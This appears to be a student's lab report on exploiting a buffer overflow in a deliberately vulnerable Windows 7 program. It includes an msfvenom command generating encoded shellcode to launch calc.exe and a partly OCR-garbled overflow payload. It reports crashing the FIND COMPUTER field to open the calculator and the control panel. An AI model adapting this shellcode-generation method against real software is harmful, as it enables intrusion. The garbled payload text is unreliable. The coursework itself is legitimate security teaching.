NAME: SLVN YASWANTH

REGNO: 19BCN7450

LAB EXPERIMENT 8

Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload.
    - Replace the shellcode in the exploit2.py
- Install Vuln_Program_Stream.exe and Run the same

Analysis

- Try to crash the Vuln_Program_Stream program and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).
  Example: msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
- Change the default trigger to open control panel.

Happy Learning!!!!!!

Task 1 changing trigger to cal.exe from cmd.exe

Exploit2.py

Payload generated:


```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K@x89xe2xdbxcdxd9x72xf4x5fx57x59x49x49x49x49x49x49x49x49x49x49x43x43x43x43x43x43x37:
9x70x53x6fx31x4fx51x4ax4cx4bx34x52x6ax4bx4ex6dx71x4dx63x5ax73x31x6ex6dx4fx75x6fx42x73x30x37x70x65x50x46
```

Crashing the application

Use the generated payload and try to exploit any of the input fields to see if crashes or not.


Here the FIND COMPUTER field has a buffer overflow vulnerability.

It crashed the application and triggered calc.exe which opens the calculator.



Task to trigger contral pane feom cal.exe

Generate payload using msfvenom



Payload-

AAAA

AAAA

Crashing of the application triggered the control panel